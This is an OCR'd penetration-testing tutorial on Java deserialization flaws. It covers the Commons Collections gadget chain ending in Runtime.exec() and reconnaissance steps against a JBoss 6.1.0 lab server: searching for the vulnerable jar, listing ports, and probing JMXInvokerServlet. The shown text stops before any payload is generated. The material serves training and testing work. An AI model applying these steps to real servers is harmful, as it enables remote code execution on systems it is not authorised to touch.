


Deserialization vulnerability

By Abdelazim Mohammed(@intx0x80)

Thanks to:

Mazin Ahmed (@mazen160)

Asim Jaweesh(@Jaw33sh)

Table of Contents

Introduction:


The intention of this document is to help penetration testers and students as well as to identify and test serialization vulnerabilities on future penetration testing engagements via consolidating research for serialization penetration testing techniques. In addition to that, serialization typically implemented in various platform application server and also web Application. However, this technique had some vulnerabilities and it was discovered in many application server, methods in various web applications.

Serialization (marshaling):

It is the process of translating data structures or object state into bytes format that can be stored on disk or database or transmitted over the network.

Deserialization (marshaling):

It is the opposite process, which means to, extract data structure or object from series of bytes



Programming language support serialization:

They are many Object-oriented programming support serialization either by using syntactic sugar element or using interface to implement it. This study consented on deserialization vulnerabilities in Java, Python, PHP and Ruby as well as how can these bugs detected, exploit, and Mitigations techniques.

<u>Risk for using serialization:</u>

The risk raisers, when an untrusted deserialization user inputs by sending malicious data to be de-serialized and this could lead to logic manipulation or arbitrary code execution.


In this document will take example to detect and exploit it in Java, Python, PHP and ruby.

Serialization in Java

Deserialization vulnerability in Java:

Java provides serialization where object represented as sequence of bytes, serialization process is JVM independent, which means an object can be serialized in a platform and de-serialized on different platform.


Java implements serialization using class interface Java.io.Serializable, to serialize an object to implement classes ObjectInputStream ,ObjectOutputStream those classes contains several methods to write/read objects.



ObjectOutputStream	ObjectInputStream
writeObject: The method writeObject is used to write an object to the stream	readObject: Read an object from the ObjectInputStream.
writeUTF: Primitive data write of this String in modified UTF-8 format.	readUTF : Reads a String in modified UTF-8 format


readObject it is the vulnerable method that leads to deserialization vulnerability it takes serialized data without any blacklisting.

Example



```java
import java.io.ObjectInputStream;
import java.io.FileInputStream;
import java.io.ObjectOutputStream;
import java.io.FileOutputStream;
import java.io.Serializable;
import java.io.IOException;
public class SerializeTest{
    public static void main(String args[]) throws Exception{
        MyObject myObj = new MyObject();
        myObj.name = "bob";
        ObjectOutputStream os = new ObjectOutputStream(new FileOutputStream("file.bin"));
        os.writeObject(myObj);
        os.close();
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream("file.bin"));
        MyObject read = (MyObject)ois.readObject();
        System.out.println(read.name);
        ois.close();
    }
}
class MyObject implements Serializable{
    public String name;
private void readObject(java.io.ObjectInputStream in) throws IOException, ClassNotFoundException{
        in.defaultReadObject();
        this.name = this.name+"!";
    }
}
```

From the above example, you can figure out that "MyObject" class implements Serializable interface hence uses "readObject" method to covert Serializable stream to object again, take "Object Input Stream" and read default to read no-static and non-transient of current class and appended an exclamation mark to the name, after that create object from serializeable class and add name to name attribute and Serialize it to file or transmit over network using "Object Output Stream" to de-serialize it again from stream to object called "Object Input Stream" and use "read Object" method after converting it into object it will add exclamation mark.




```
root@intx0x80:~# xxd file.bin
00000000: aced 0005 7372 0008 4d79 4f62 6a65 6374  ....sr..MyObject
00000010: cf7a 75c5 5dba f698 0200 014c 0004 6e61  .zu.]......L..na
00000020: 6d65 7400 124c 6a61 7661 2f6c 616e 672f  met..Ljava/lang/
00000030: 5374 7269 6e67 3b78 7074 0003 626f 62    String;xpt..bob
```

As seen above, Hexdump of serializeable object, observing bytes ac ed 00 05 73 72 of Java serialized object, also you find class name that implement serializeable interface, and at bottom you find name bob without exclamation(!) mark.
Java uses object serialization in Java web application and Java application servers. Serialized data could be found in HTTP requests, parameters, View State or cookies. For example RMI it's Java protocol is based on serialization, JMX (Java Management Extensions) and it relies on serialized object begin transmitted.
After exploring where we could find serialized data, after we found it an application server uses vulnerable library, if we need to achieve successful exploration firstly the library would need to be on the Java Class Path variable and the application would need to be de-serialized by trusted user input.

There are many application server using vulnerable library like commons collections, Spring Framework, groovy, Apache Commons Fileupload<= 1.3.1
Commons collections library using of it can lead to remote code execution (RCE) it's extremely popular   in Java.

The following is gadget chain for generating payload for Commonscollections library.



```
ObjectInputStream.readObject()
        AnnotationInvocationHandler.readObject()
            Map(Proxy).entrySet()
                AnnotationInvocationHandler.invoke()
                    LazyMap.get()
                        ChainedTransformer.transform()
                            ConstantTransformer.transform()
                            InvokerTransformer.transform()
                                Method.invoke()
                                    Class.getMethod()
                            InvokerTransformer.transform()
                                Method.invoke()
                                    Runtime.getRuntime()
                            InvokerTransformer.transform()
                                Method.invoke()
                                    Runtime.exec()
```

Let's explain the code

You can figure out Invoker Transformer class is vulnerable and can lead to RCE.

Invoker Transformer constructor requires three parameters:

1- Name of method
2- Parameters types the method accepts
3- Parameter value

Note:

An InvokerTransformer instance accepts an object as input and outputs the transformed object. The transformation is determined by the instantiation parameters. The InvokerTransformer first finds a method with the method name as first parameter then that accepts the given parameters types as second parameter on the incoming object. Upon finding a matching method, the method on the incoming object and the parameter values from third as passed as arguments into the method. The returned value is the value of the method execution.

Code flow work

First step: the Object Input Stream calls the read Object() method on invocation, the JVM looks for the serialized Object's class in the Class Path variable. If class is not found it will throw exception(Class Not Found Exception), if it’s found ,read Object of the identified class (Annotation Invocation Handler) is invoked. This process is followed for all types of objects that are serialized with the Commons Collections payload.

Second step: read Object method inside Annotation Invocation Handler invokes entry Set method on Map Proxy.

Third step: the method invocation on the Proxy is transferred to Annotation Invocation Handler corresponding to the Map Proxy instance along with the method and a blank array.

Fourth step: the lazy Map attempts to retrieve a value with key equal to the method name "entrySet".

Fifth step: since that key does not exist, the lazy Map instance goes ahead and tries to create a new key with the name "entry Set".


Sixth step: since a chained Transformer is set to execute during the key creation process, the chained transformer with the malicious payload is invoked, leading to remote code execution.

Fortunately we will not code all of that. There are many tools that can exploit this bug like commons collection which has gadget chain to be exploited like we’ve seen explained above, there are many gadget chains for many vulnerable libraries these tools can make it easier for exploitation but you need some steps before Generating payload involving the gathering as much information as possible before generating payload for making sure you chose the correct payload.

In the next section, we will dwell into detection of vulnerability taking JBoss as an example.

Vulnerability Detection:

Detecting vulnerability involves many steps which we are going to step to explain these steps individually by working on JBoss-6.1.0 with the vulnerable version to de-serialization vulnerability.



Manage this JBoss AS Instance


- Administration Console
- JMX Console
- JBoss Web Services Console

JBoss AS Online Resources

- JBoss AS Documentation
- JBoss Wiki
- JBoss AS JIRA
- JBoss Forums
- JBoss Mailing Lists


JBoss Application Server

First step of detecting Java deserialization vulnerability is to detect if there is vulnerable library used by the application server like commons-collection library.



```
root@intx0x80: /usr/share/jboss-6.1.0.Final
root@intx0x80:/usr/share/jboss-6.1.0.Final# find . -iname "*commons*collection*"
./server/all/deployers/jsf.deployer/MyFaces-2.0/jsf-libs/commons-collections-3.2.jar
./server/standard/deployers/jsf.deployer/MyFaces-2.0/jsf-libs/commons-collections-3.2.jar
./server/default/deployers/jsf.deployer/MyFaces-2.0/jsf-libs/commons-collections-3.2.jar
./server/default/tmp/vfs/automount23a943830892deb2/commons-collections.jar-53cea4ae754a6217
./server/default/tmp/vfs/automount8636c05d8bcbb3f9/commons-collections.jar-34a651a66a1c4dd7
./common/deploy/admin-console.war/WEB-INF/lib/commons-collections-3.2.jar
./common/lib/commons-collections.jar
./client/commons-collections.jar
```


Detect vulnerable class in library as we mentioned above InvokerTransformer class it's vulnerable to RCE.



root@intx0x80: /usr/share/jboss-6.1.0.Final

```
root@intx0x80:/usr/share/jboss-6.1.0.Final# grep -R InvokerTransformer .
Binary file ./server/all/deployers/jsf.deployer/MyFaces-2.0/jsf-libs/commons-collections-3.2.jar matches
Binary file ./server/standard/deployers/jsf.deployer/MyFaces-2.0/jsf-libs/commons-collections-3.2.jar matches
Binary file ./server/default/deployers/jsf.deployer/MyFaces-2.0/jsf-libs/commons-collections-3.2.jar matches
Binary file ./common/deploy/admin-console.war/WEB-INF/lib/commons-collections-3.2.jar matches
Binary file ./common/lib/commons-collections.jar matches
Binary file ./client/commons-collections.jar matches
```

Second step: Now after we confirmed that application is vulnerable to deserialization, it's time to list open port related to application server to identify where serialized data transmitted.




root@intx0x80: ~

```
root@intx0x80:~# lsof -i -P | grep LISTEN |grep java
java      1469     jboss   436u  IPv4  21533       0t0  TCP *:3873 (LISTEN)
java      1469     jboss   437u  IPv4  21536       0t0  TCP *:1090 (LISTEN)
java      1469     jboss   438u  IPv4  21537       0t0  TCP *:1091 (LISTEN)
java      1469     jboss   439u  IPv4  21538       0t0  TCP *:1098 (LISTEN)
java      1469     jboss   440u  IPv4  21539       0t0  TCP *:1099 (LISTEN)
java      1469     jboss   442u  IPv4  21541       0t0  TCP *:4446 (LISTEN)
java      1469     jboss   452u  IPv4  21552       0t0  TCP *:5445 (LISTEN)
java      1469     jboss   453u  IPv4  21553       0t0  TCP *:5455 (LISTEN)
java      1469     jboss   454u  IPv4  21554       0t0  TCP *:8083 (LISTEN)
java      1469     jboss   455u  IPv4  21555       0t0  TCP localhost:4714 (LISTEN)
java      1469     jboss   456u  IPv4  21556       0t0  TCP *:4712 (LISTEN)
java      1469     jboss   457u  IPv4  21557       0t0  TCP *:4713 (LISTEN)
java      1469     jboss   458u  IPv4  21558       0t0  TCP *:8080 (LISTEN)
java      1469     jboss   459u  IPv4  21559       0t0  TCP *:8009 (LISTEN)
java      1469     jboss   478u  IPv4  21569       0t0  TCP *:5501 (LISTEN)
java      1469     jboss   479u  IPv4  21570       0t0  TCP *:5500 (LISTEN)
root@intx0x80:~#
```

It lists ports related to Java process by "lsof" command and makes some filtration to confirm which port application server used it in its 8080 use by JBoss application server.

Third step: after knowing which port application is used to transmit serialized data ,it is time to figure out where deserialization appears in some application server, serialized bytes appear in request, normally you can figure out by focusing on request body to find pattern [rO0AB] or dump to hex to find magic bytes in JBoss-6.1.0 deserialization appears when you try to access invoker/JMKInvokerServlet when accessed you will receive serialization bytes that download when you access invoker/JMKInvokerServlet as you see in below.



Target: http://192.168.207.139:8080

Request

```
GET  /invoker/JMXInvokerServlet HTTP/1.1
Host: 192.168.207.139:8080
Content-Type:application/x-java-serialized-object;class=org.jboss.invocat
ion.MarshalledVale
Content-Length: 1418
```


Response

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet/3.0; JBossAS-6
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
Date: Thu, 07 Sep 2017 07:57:54 GMT
Content-Length: 3515

¬í□□sr□$org.jboss.invocation.MarshalledValueêÌàÑôJÐ™□□□xpz□□□□□□
e¬í□□sr□(org.jboss.invocation.InvocationExceptionÏT`□Ó„□J□□□L□□causet□□Ljava/lang/Throwable;xr□□java.lang.E
xceptionÐý□>□;□Ä□□□xr□□java.lang.ThrowableÕÆ5'9w¸Ë□□□L□□causeq□~□□L□detailMessaget□□Ljava/lang/String;[□
stackTracet□□[Ljava/lang/StackTraceElement;L□□suppressedExceptionst□□Ljava/util/List;xpq□~□□pur□□[Ljava.lang
.StackTraceElement;□F*<<ý"9□□□xp□□□□sr□□java.lang.StackTraceElementa    Åš&6Ý…□□□I□
lineNumberL□□declaringClassq□~□□L□□fileNameq□~□□L□
methodNameq□~□□xp□□□¼t□0org.jboss.invocation.http.servlet.InvokerServlett□□InvokerServlet.javat□□processRequ
estsq□~□
□□□Þq□~□□q□~□t□□doGetsq□~□
□□□Þt□□javax.servlet.http.HttpServlett□□HttpServlet.javat□□servicesq□~□
□□□0q□~□□q□~□□q□~□□sq□~□
□□□Dt□/org.apache.catalina.core.ApplicationFilterChaint□□ApplicationFilterChain.javat□□internalDoFiltersq□~□

□□□òq□~□□q□~□□t□□doFiltersq□~□
□□□□t□-org.apache.catalina.core.StandardWrapperValvet□□StandardWrapperValve.javat□□invokesq□~□
□□□¡t□-org.apache.catalina.core.StandardContextValvet□□StandardContextValve.javaq□~□□sq□~□
z□□□□□□□µt□6org.jboss.web.tomcat.security.SecurityAssociationValvet□□SecurityAssociationValve.javaq□~□□sq□~□

□□□őt□3org.apache.catalina.authenticator.AuthenticatorBaset□□AuthenticatorBase.javaq□~□□sq□~□
□□□Xt□.org.jboss.web.tomcat.security.JaccContextValvet□□JaccContextValve.javaq□~□□sq□~□
□□□dt□?org.jboss.web.tomcat.security.SecurityContextEstablishmentValvet□&SecurityContextEstablishmentValve.j
avaq□~□□sq□~□
□□□Ÿt□*org.apache.catalina.core.StandardHostValvet□□StandardHostValve.javaq□~□□sq□~□
□□□ft□+org.apache.catalina.valves.ErrorReportValvet□□ErrorReportValve.javaq□~□□sq□~□
□□□žt□6org.jboss.web.tomcat.service.jca.CachedConnectionValvet□□CachedConnectionValve.javaq□~□□sq□~□
□□□mt□,org.apache.catalina.core.StandardEngineValvet□□StandardEngineValve.javaq□~□□sq□~□
□□□5t□Dorg.jboss.web.tomcat.service.request.ActiveRequestResponseCacheValvet□$ActiveRequestResponseCacheValv
e.javaq□~□□sq□~□
□□□jt□+org.apache.catalina.connector.CoyoteAdaptert□□CoyoteAdapter.javaq□~□□sq□~□
```

To exploit this you must send serialized payload to invoker/JMKInvokerServlet.

To generate payload we will use “Ysoserial” as a proof of concept tool for generating payload that exploits unsafe deserialization vulnerability

